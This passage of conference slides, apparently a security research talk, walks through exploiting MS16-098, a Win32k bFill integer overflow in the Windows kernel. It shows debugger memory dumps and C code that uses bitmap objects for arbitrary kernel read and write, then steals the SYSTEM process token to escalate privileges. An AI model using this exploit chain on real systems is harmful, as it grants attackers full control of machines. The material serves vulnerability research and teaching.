fffff901`70e37bf0 00000000`01052083 00000000`00000000
fffff901`70e37c00 00000000`00000000 00000001`00000052
fffff901`70e37c10 00000000`00000148 fffff901`70e37e30
fffff901`70e37c20 fffff901`70e37e30 000033e6`00000148
fffff901`70e37c30 00010000`00000006 00000000`00000000
fffff901`70e37c40 00000000`04800200 00000000`00000000
0: kd> p
win32k!bFill+0x428:
fffff960`00239c68 8bd8          mov      ebx,eax
0: kd> dq fffff90170e37bc0+10
fffff901`70e37bd0 00000001`00000000 00000000`00000001
fffff901`70e37be0 fffff901`70e36fb0 00000000`0000001f
fffff901`70e37bf0 ffffffff`00000000 006a1f00`004a1f00
fffff901`70e37c00 00000001`00000000 00000001`ffffffff
fffff901`70e37c10 00000000`00000148 fffff901`70e37e30
fffff901`70e37c20 fffff901`70e37e30 000033e6`00000148
fffff901`70e37c30 00010000`00000006 00000000`00000000
fffff901`70e37c40 00000000`04800200 00000000`00000000
```

sizlBitmap before  
overflow




Extended sizlBitmap after overflow

# MS16-098: Win32k!bFill Integer Overflow

## Analysing & Controlling the Overflow

- Where did the value 0xFFFFFFFF that overwritten the Bitmap Height came from?



Subtracts the previous point.y = r10 from the current point.y at ebp

If result was positive write 1 to [point +28] pointed to by rdx

If result was signed (neg) write 0xFFFFFFFF to [point +28] pointed to by rdx

# MS16-098: Win32k!bFill Integer Overflow Abusing Bitmap Objects

- loop over GetBitmapBits, that returns cbBuffer size larger than the original Bitmap allocated during the kernel pool spray.

```
for (int k=0; k < 5000; k++) {
    res = GetBitmapBits(bitmaps[k], 0x1000, bits);
    // if check succeeds we found our bitmap.
    if (res > 0x150)
    {
        hManager = bitmaps[k];
        hWorker = bitmaps[k+1];
        break
    }
}
```

# MS16-098: Win32k!bFill Integer Overflow Abusing Bitmap Objects

Overflowed Region Object address at the start of the previous Page

```
addr1[0x0] = 0;  
int u = addr1[0x1];  
u = u - 0x10;  
addr1[1] = u;
```

Overflowed Bitmap Object (previous page address + 0xBC0)

```
addr1[0] = 0xc0;  
int y = addr1[1];  
y = y + 0xb;  
addr1[1] = y;
```

# MS16-098: Win32k!bFill Integer Overflow Abusing Bitmap Objects

```
void SetAddress(BYTE* address) {
    for (int i = 0; i < sizeof(address); i++) {
        bits[0xdf0 + i] = address[i];
    }
    SetBitmapBits(hManager, 0x1000, bits);
}
```

```
void WriteToAddress(BYTE* data) {
    SetBitmapBits(hWorker, sizeof(data), data);
}
```

```
SetAddress(addr1);
WriteToAddress(Gh05);
```

Extended Bitmap used as Manager to set the pvScan0 of the Worker Bitmap

Use Worker Bitmap to read/write from location pointed to by pvScan0


Fix Overflowed Bitmap Header.

# MS16-098: Win32k!bFill Integer Overflow Stealing System Process Token

- The Token of the current process is replaced by the SYSTEM process one, using the arbitrary memory read/write.

```
// get System EPROCESS
ULONG64 SystemEPROCESS = PsInitialSystemProcess();
//fprintf(stdout, "\r\n%x\r\n", SystemEPROCESS);
ULONG64 CurrentEPROCESS = PsGetCurrentProcess();
//fprintf(stdout, "\r\n%x\r\n", CurrentEPROCESS);
ULONG64 SystemToken = 0;
// read token from system process
ReadFromAddress(SystemEPROCESS + gConfig.TokenOffset, (BYTE *)
*)&SystemToken, 0x8);
// write token to current process
ULONG64 CurProccessAddr = CurrentEPROCESS + gConfig.TokenOffset;
SetAddress((BYTE *)&CurProccessAddr);
WriteToAddress((BYTE *)&SystemToken);
// Done and done. We're System :)
```

# MS16-098: Win32k!bFill Integer Overflow SYSTEM!!!



## Conclusions

- Abuse two GDI objects to abuse Pool Corruption.
- Identify and Exploit the same type of bugs.

- Tools:




- Get a hold of me if you have any questions, ideas, modifications, or if you find where Diego Juarez is ?

Saif (at) SensePost.com

@Saif\_Sherei

# Q & A



Thank You